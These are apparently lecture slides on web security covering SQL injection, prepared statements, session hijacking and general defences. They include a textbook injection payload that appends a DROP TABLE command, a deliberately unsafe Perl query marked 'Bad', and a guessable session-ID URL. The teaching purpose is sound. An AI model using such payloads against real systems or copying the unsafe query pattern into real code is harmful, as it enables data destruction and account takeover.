
Injection Attacks: SQL Injection

- Exploits the fact that many inputs to web applications are
  - under control of the user
  - used directly in SQL queries against back-end databases
- Attacker inserts escaped code into the input:

```
SELECT email, login, last_name
  FROM user_table
 WHERE email = 'x'; DROP TABLE user_table; --';
```

- One of the most widely exploited and costly exploits in web history.
  - Industry reported as many as 16% of websites were vulnerable to SQL injection in 2007, 20.2% in 2014, and 13% in 2021.

Little Bobby Tables



Preventing SQL injection

- Use the SQL/Perl *prevent* libraries (**prepared statements**)
- Bad

```
$sql = "select * from some_table where some_col = $input";
$sth = $dbh->prepare( $sql );
$sth->execute;
```

- Good

```
$sql = "select * from some_table where some_col = ?";
$sth = $dbh->prepare( $sql );
$sth->execute( $input );
```

- *Other approaches*: have built (static analysis) tools for finding unsafe input code and (dynamic tools) to track the use of inputs within the web application lifetime.

Session Hijacking

- Virtual sessions are implemented in many ways
  - session ID in cookies, URLs
  - If I can *guess*, *infer*, or *steal* the session ID, game over
  - Example, if your bank encodes the session ID in the url, then a malicious attacker can simply keep trying session IDs until gets a good one.

    `http://www.mybank.com/loggedin?sessionid=11`

  - If user was logged in, attacker has full control over account.
  - *Countermeasure*: randomized, large, confidential session IDs that are tied to individual host address (see cookies)

Preventing Web Attacks

- Broad Approaches
  - Validate input (also called **input sanitization**)
  - Limit program functionality
    - Don't leave open ended-functionality
  - Execute with limited privileges
    - Don't run web server as root
    - Apply policy of ***least privilege***
  - Input tracking, e.g., taint tracking
  - Source code analysis, e.g., c-cured

Browser Security